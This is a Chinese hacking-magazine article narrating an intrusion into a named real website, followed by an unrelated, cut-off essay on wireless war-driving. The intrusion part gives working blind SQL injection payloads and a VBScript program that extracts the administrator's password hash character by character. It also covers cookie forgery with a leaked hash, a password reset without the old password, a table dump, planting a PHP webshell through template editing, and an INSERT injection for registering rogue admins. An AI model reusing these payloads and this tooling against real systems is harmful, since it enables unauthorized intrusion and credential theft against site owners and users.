旁注依旧是拿站的高频率动作，以前的一些常用ip反查站点都给关闭了，问群里牛人要了个也很不错的站：ip866.com，查了下此ip上绑定的域名，结果如图1。




图1

手工一个一个地看，静态全部放过，看到hugesky.com这个站的时候，发现了注入漏洞，不过貌似注入语句出现在update里，如图2，看着就不习惯。jsky继续扫描，终于找到一个大家习惯的select注入点http://hugesky.com:80/counter/counter.php?id=1，如图3。

继续手工and '1'='1看看，因为在图3中看到SELECT * FROM p7_counter WHERE 'id'='1''，参数是被单引号引起来了的，所以这里是字符型的注入，而不是数字型的。

测试结果如图4、图5，能说明存在sql injection，并且

```
HugeSky Info: MySQL Query Error

Time: 2009-2-4 12:29pm
Script: /channel.php

SQL: update ku6122.p7_online SET dtstamp=now(), uri='http://hugesky.com/channel.php?
mode=list&typeid=1'' ,`name`='guest' where `ip`='119.36.22.79' LIMIT 1
Error: You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near 'guest' where `ip`='119.36.22.79' LIMIT
1' at line 1
Errno.: 1064
```

图2

```
HugeSky Info: MySQL Query Error

Time: 2009-2-4 12:31pm
Script: /counter/counter.php

SQL: SELECT * FROM p7_counter WHERE `id`='1''
Error: You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near ''1''' at line 1
Errno.: 1064
```

图3

magic_quote_gpc=off！因为单引号并没有被转义为\'。但是图4和图5显示的是什么东西呢？研究了下，原来是网站的统计数据，是通过javascript的document.write('<img>')来显示图片的，注入语句为真时就显示正确的网站访问人数，反之显示效果就如图5。




图4




图5

这里我们并不能由union来得到管理员的账号和密码了，虽然通过错误提示我们看到安装的表名前缀是“p7_”。看来只能通过手工猜测管理员了，这是一项累人的活。

搞了这么半天，还不知道自己搞的站是干什么的呢，打开主页一看，昏了，发现是提供CMS下载的站，这个网站是CMS的官方站，下套他们的程序下来看看就知道表的结构了，至少省了点力气。

下载他们的CMS回来安装好，发现代码都经过zend加密过了，先不管，看看表结构再说。从phpmyadmin里看到所有用户的信息都在users表里，这里有个恶意注册管理员的bug，这个后面再说。

通过分析知道，admin和groupid为1时就是管理员，所以构造的注入语句为“and 1=(select min(userid) from p7_users where admin='1' and groupid='1' and ord(mid(username,1,1))=97)/*”。

如果管理员的用户名第一位为a（a的ASCII码值为97），这条语句就是正确的，页面上会显示正确的统计数。在猜之前得知道管理员名字的长度修改注入语句为“and 1=(select min(userid) from p7_users where admin='1' and groupid='1' and length(username)=$)/*”，不断变换符号$的值来确定管理员名的长度，最后确定长度为6。

然后开始猜解，十几分钟后得到管理员名字为jieyun！哎呀妈呀，可累死我了，管理员的密码是32位，手工猜可太痛苦了，我还是用VB编个程序吧。说干就干，程序代码如下，懂ASP里vbscript的朋友应该看的懂吧？

```
Function BytesToBstr(body, Cset)
Dim objstream
Set objstream = CreateObject("adodb.stream")
objstream.Type = 1
```

```
objstream.Mode = 3
objstream.Open
objstream.Write body
objstream.Position = 0
objstream.Type = 2
objstream.Charset = Cset
BytesToBstr = objstream.ReadText
objstream.Close
Set objstream = Nothing
End Function
Private Sub Command1_Click()
Dim getc,ii,i
Set getc = CreateObject("Microsoft.XMLHTTP")
For ii = 1 To 32
For i = 48 To 122
DoEvents
getc.Open "GET", "http://hugesky.com/counter/counter.php?id=1' and 1=(select userid from p7_users where admin='1' username='jieyun' and ord(mid(password," + CStr(ii) + ",1))=" + CStr(i) + ")/*", False
getc.send
tmp = BytesToBstr(getc.responseBody, "UTF-8")
If InStr(tmp, "nums/019/7.gif") Then
pass = pass + Chr(i)
Exit For
End If
Next
Text1.Text = pass
Next
If Text1.Text <> "" Then
MsgBox "OK"
End If
End Sub
```




图6

这个程序的功能是从页面返回来的数据里判断是否有“nums/019/7.gif”这串字符串来知道页面是否猜测正确，如果有，则正确，反之则错误。程序运行结果如图6。

得到管理员密码后到cmd5查了下，没有查出来，继续郁闷……没办法，只有看看php程序代码是否有问题了。网上下了个dezend工具将管理员登录文件解码看看：

```
if ( !empty( $_SESSION['sess_user'] ) )
{
        $adminu = $_SESSION['sess_user'];
}
else if ( !empty( $_COOKIE['cook_user'] ) )
{
        $adminu = $_COOKIE['cook_user'];
}
else
{
        $adminu = "";
}
if ( !empty( $_SESSION['sess_pass'] ) )
{
        $adminp = $_SESSION['sess_pass'];
}
else if ( !empty( $_COOKIE['cook_pass'] ) )
{
        $adminp = $_COOKIE['cook_pass'];
}
else
{
        $adminp = "";
}
if ( !empty( $_SESSION['sess_u'] ) )
{
        $u = $_SESSION['sess_u'];
}
else if ( !empty( $_COOKIE['cook_u'] ) )
{
        $u = $_COOKIE['cook_u'];
}
else
{
        $u = "";
}
```

图7

呵呵，很幽默，如果session里没值就到cookie找，殊不知cookie我们是可以伪造的啊？既然管理员登录页面有此问题，那普通用户登录也应该是这样了。

打开老兵的Mywebbrowse，cookies里添加一个**cook_u=jieyun;cook_p=4297f44b13955235245 b2497399d7a93**，修改地址http://hugesky.com/usercon.php，点击连接，嘿，直接就进去了，如图7。

个人中心有个bug，不用知道原密码就可以修改密码。我们修改密码为123123，然后就可以登录后台了，如图8。




图8

不过进去逛了下心就凉了，虽然是个系统管理员，但是啥权限都没有。不过不要灰心，此系统怪就怪在这里，这个管理员什么都不能做，但是最致命的数据库操作却可以。

这里我走了个小小的弯路，后台有个数据库升级功能，可以直接输入SQL来执行（比如update超级管理员密码或是update当前这个用户的权限），当时傻了吧唧的没想到，利用数据库备份功能将p7_users的表的数据全部备份为一个sql文件然后下载回来，打开一看，发现第一个用户就是超级管理员，如图9。




图9

还是利用相同的办法，cookie欺骗进前台，修改用户密码为123123，再登录后台，现在这个管理员就什么都可以做了，后台功能很强大，拿shell很简单了。新建一个模板，编辑模板，保存文件为1.php就行了，如图10。

事后发现此站和我原打算搞的站不在同一服务器上，目标站




图10

的IP一直变啊变，反查一下它就变一次IP，给我整的很无言。到现在木有搞清楚用的什么技术，希望高手解答下。

三、事后分析

分析代码时提到一点，可以恶意注册管理员来达到目的，我们看代码：

```
$res = $db_hs->query( "INSERT INTO ".$tablepre."users (userid,username,sex,PASSWORD,groupid,admin,useremail,hidemail,headima,homepage,oicq,icq,birthday,selfintroduce,signature,regtime,regip,lastlogtime,mdpsw,upw,posttime,announceable,postnum,userstatus,sick,real_name,real_name_e,address,postalcode,credential,education,marital,profession,phone_number,pass,pass_que,pass_ans,credits,begindate) VALUES ('','".$user_name."','".$_POST['sex']."','".$user_pass."','5','".$admin."','".$user_email."','".$_POST['hidemail']."','".$pheadima."','".$homepage."','".$oicq."','".$icq."','".$birthday."','".$selfintroduce."','".$signature."','".$wtime."','".$regip."','','','".$uupw."','','".$announceable."','".$postnum."','".$userstatus."','".$sick."','".$_POST['real_name']."','".$_POST['real_name_e']."','".$_POST['address']."','".$_POST['postalcode']."','".$_POST['credential']."','".$_POST['education']."','".$_POST['marital']."','".$_POST['profession']."','".$_POST['phone_number'].("','".$wpass."','{$psw_que}','{$psw_ans}','{$donatecredits}','").$wtime."')" );
```

代码挺多，我就不再贴了，里面有很多变量，但是变量多了难免出现过滤不严的情况，这里可以看到$_POST['real_name']没有过滤，我们可以构造“1','x','x'……)(**要添加的管理员**”，总之要闭合好SQL语句，这样就可以直接注册管理员了。没有详细分析，大家勿丢西红柿或番茄，也不要丢土豆或马铃薯。

最后给大家拜个晚年，大家新的一年菜鸟变老鸟，老鸟变小牛，小牛变大牛！

编辑点评：

这个mysql应当是5.0以上的，我记得在mysql5.0以下，是不可以用and连接两条mysql语句的。

空气中的战争

图 OrphousV

这篇文章你是当作小说看还是当作说明文看呢？

你一个人走在大街上，尽管你看不到，尽管你听不到，但你一定要认识到：无线电波正穿过你的身体，你脚下的信息网络电缆又将某人的语音传输到一个未知的地方。这无线电波又有可能是一串攻击数据，而语音的内容或许正是策划即将发生在你身边的一起恐怖事件。

想到这里，冬日的阳光不再温暖，它化作冰刃，正刺伤着你的身体。仰望天空，箭如雨下；俯视大地，阴谋的虫子又在朝着你脚下的土地缓慢蠕动——不禁有点让人不寒而栗，但这绝对不是危言耸听。

“要想战胜恐惧，就要先成为恐惧的化身。”经常听一些媒体说，未来的战争将会是信息战争，一种没有硝烟的战争。这话不假，轻轻敲击几下键盘，一场战争就会爆发。当然，这里所说的战争不是通常所讲的战争，而是小规模的信息攻击。然而这种战争的规模将会随着人类科技社会的进步而不断扩大。因此，我为自己现在还能站在各位眼前说话而庆幸。而作为人类中的一员，我为无线电波技术的发明感到骄傲，同时也为我自己的身体还能在夹杂有恶意信息的无线电波中屹立不倒而感到自豪。

如今无线技术正飞速发展，这是有目共睹的。中国的香港和台湾已经成为无线城，其它城市也在加大对无线技术的投人。而纽约、波士顿这类大城市，早已实现了无线信号的全部覆盖。在为无线给人们的生活带来便利而欣喜的同时，也不要忘记了天使和魔鬼往往都是统一的。无线技术，不仅给人带来了便利，还带来了梦魇。

战争，一触即发！

无线战争（War-Xing）可以分为几类，其中最常见的当数War-Driving、War-Walking、War-Pedaling（也称作War-Biking）和War-Chalking。

War-Driving的意思就是在车上进行无线攻击，这无疑是一种惬意的攻击方式。而War-Drivers使用的设备也往往像是电影里特工使用的，如图1、图2，不禁让我联想到007开的汽车。看007潇洒地开着那辆为他量身定做的汽车，真是一饱眼福。然而那不是科幻，它现在已经算是快要成为现实了。

车内的信号一般不怎么好，为了改善信号接收和发送状况，War-Drivers通常都会加装外接天线。市场上出售的天线大体可分为定向天线、半向天线和全向天线。

定向天线通常应用于点对点的桥接上，而不用在客户机上。定向天线发射的无线电波可以传播很远，最远的甚至可以达到30公里。定向天线发送的信号对障碍物（如墙壁）的穿透力很强，不过它只对特定方向发送信号，因此在使用前要进行精确的点对点

